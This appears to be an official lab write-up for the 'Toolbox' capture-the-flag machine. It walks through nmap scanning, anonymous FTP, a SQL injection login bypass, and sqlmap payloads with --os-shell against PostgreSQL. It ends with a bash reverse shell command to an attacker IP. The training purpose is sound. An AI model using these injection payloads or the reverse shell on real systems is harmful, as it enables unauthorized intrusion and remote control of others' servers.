Toolbox

19th February 2019 / Document No. D21.101.169

Prepared By: MinatoTW

Machine Author(s): MinatoTW

Difficulty: Easy

Classification: Official

Synopsis

Toolbox is an easy difficulty Windows machine that features a Docker Toolbox installation. Docker Toolbox is used to host a Linux container, which serves a site that is found vulnerable to SQL injection. This is leveraged to gain a foothold on the Docker container. Docker Toolbox default credentials and host file system access are leveraged to gain a privileged shell on the host.

Skills Required


- Basic Web Knowledge

Skills Learned

- Leveraging PostgreSQL SQL Injection for RCE
- Docker Toolbox Exploitation

Enumeration


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.236 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.236
```



```
nmap -p$ports -sC -sV 10.10.10.236

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           FileZilla ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r-xr-xr-x 1 ftp ftp      242520560 Feb 18  2020 docker-toolbox.exe
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
22/tcp    open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 5b:1a:a1:81:99:ea:f7:96:02:19:2e:6e:97:04:5a:3f (RSA)
|   256 a2:4b:5a:c7:0f:f3:99:a1:3a:ca:7d:54:28:76:b2:dd (ECDSA)
|_  256 ea:08:96:60:23:e2:f4:4f:8d:05:b3:18:41:35:23:39 (ED25519)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: MegaLogistics
| ssl-cert: Subject:
commonName=admin.megalogistic.com/organizationName=MegaLogistic
Ltd/stateOrProvinceName=Some-State/countryName=GR
| Not valid before: 2020-02-18T17:45:56
|_Not valid after:  2021-02-17T17:45:56
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
<SNIP>
```

Nmap output shows that ports 21 (FTP), 22 (SSH), 135 (RPC), 139 (NetBIOS), 443 (Apache), 445 (SMB) and 5985 (Windows Remote Management) are available. This is a Windows machine, but the Apache server is is detected as running on a Debian server. This indicates that some kind of virtualization / containerization is at play here.


Nmap output also reveals that the FTP server is configured for anonymous access. First, add a firewall rule allowing the target machine to connect to us (in case **passive mode** transfers are enabled).




```
ftp 10.10.10.236
Connected to 10.10.10.236.
220-FileZilla Server 0.9.60 beta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit https://filezilla-project.org/
Name (10.10.10.236:user): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory listing of "/"
-r-xr-xr-x 1 ftp ftp      242520560 Feb 18  2020 docker-toolbox.exe
226 Successfully transferred "/"
ftp> exit
221 Goodbye
```

Anonymous login is successful, and a file named `docker-toolbox.exe` is visible. It's possible that the server is running Docker Toolbox to host containers.

Browsing to port 443 (https//:), we come across a SSL certificate issue. Accept the warning and proceed to the website.




A website for the company `MegaLogistics` is found to be hosted, as also shown on the Nmap output. Examination of the SSL certificate reveals that the certificate is valid for the FQDN `admin.megalogistic.com`.




Subject Name

Country	GR
State/Province	Some-State
Organization	MegaLogistic Ltd
Organizational Unit	Web
Common Name	admin.megalogistic.com
Email Address	admin@megalogistic.com

Add this entry to the `/etc/hosts` file and navigate to this vhost.



A different website featuring an admin login page is visible. After trying various simple SQL injection payloads, it's found that authentication can be bypassed with the username `admin' or 1=1 --`.



SERVER IS CURRENTLY STABLE


The server is running normally and no issues have recently been detected. If you notice an outage, please report it to the administrator.

Send credentials to Tony

Update Printer Drivers


This allows us to gain access to the administrator dashboard.

Let's feed the login request to sqlmap and see if we can enumerate the database using the injection. First, return to the login page and intercept the request in Burp.



```
POST / HTTP/1.1
Host: admin.megalogistic.com
Connection: close
Content-Length: 29
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://admin.megalogistic.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://admin.megalogistic.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=72f812b6c137695bcf300ec41bb210d1

username=admin&password=admin
```

Then right-click in the request window and select `Copy to file`.




Request to https://admin.megalogistic.com:443 [10.129.48.93]

```
POST / HTTP/1.1
Host: admin.megalogistic.com
Connection:
Content-Len
Cache-Contr
Upgrade-Ins
Origin: htt
Content-Typ                                 oded
User-Agent:                                 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83
Accept: tex                                 ication/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
Sec-Fetch-S
Sec-Fetch-M
Sec-Fetch-U
Sec-Fetch-D
Referer: ht
Accept-Enco
Accept-Lang
Cookie: PHPS                                b210d1

username=adi
```

Then issue the following command to configure sqlmap to use the HTTP request.

```
sqlmap -r toolbox.req --risk=3 --level=3 --batch --force-ssl
```




```
sqlmap -r toolbox.req --risk=3 --level=3 --batch --force-ssl

<SNIP>

Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: username=-8414' OR 4113=4113-- uCYd&password=admin

    Type: error-based
    Title: PostgreSQL AND error-based - WHERE or HAVING clause
    Payload: username=admin' AND
4726=CAST((CHR(113)||CHR(120)||CHR(112)||CHR(122)||CHR(113))||(SELECT
(CASE WHEN (4726=4726) THEN 1 ELSE 0 END))::text||
(CHR(113)||CHR(122)||CHR(112)||CHR(107)||CHR(113)) AS NUMERIC)--
cQIA&password=admin

    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: username=admin';SELECT PG_SLEEP(5)--&password=admin

    Type: time-based blind
    Title: PostgreSQL > 8.1 AND time-based blind
    Payload: username=admin' AND 8280=(SELECT 8280 FROM PG_SLEEP(5))--
QCal&password=admin
---
[00:17:00] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[00:17:00] [INFO] fetched data logged to text files under
'/root/.local/share/sqlmap/output/admin.megalogistic.com'
[00:17:00] [WARNING] your sqlmap version is outdated
```

Sqlmap leveraged the injection to identify that the back-end database is PostgreSQL.

Foothold

It's possible to achieve code execution on PostgreSQL using the `--os-shell` option.


```
sqlmap -r toolbox.req --risk=3 --level=3 --batch --force-ssl --os-shell
```



```
sqlmap -r toolbox.req --risk=3 --level=3 --batch --force-ssl --os-shell

<SNIP>

---
[00:22:00] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[00:22:00] [INFO] fingerprinting the back-end DBMS operating system
[00:22:00] [INFO] the back-end DBMS operating system is Linux
[00:22:01] [INFO] testing if current user is DBA
[00:22:01] [INFO] retrieved: '1'
[00:22:01] [INFO] going to use 'COPY ... FROM PROGRAM ...' command
execution
[00:22:01] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and
press ENTER
os-shell>
```

Let's execute a bash reverse shell to gain foothold on the server.

```
bash -c 'bash -i >& /dev/tcp/10.10.14.2/4444 0>&1'
```

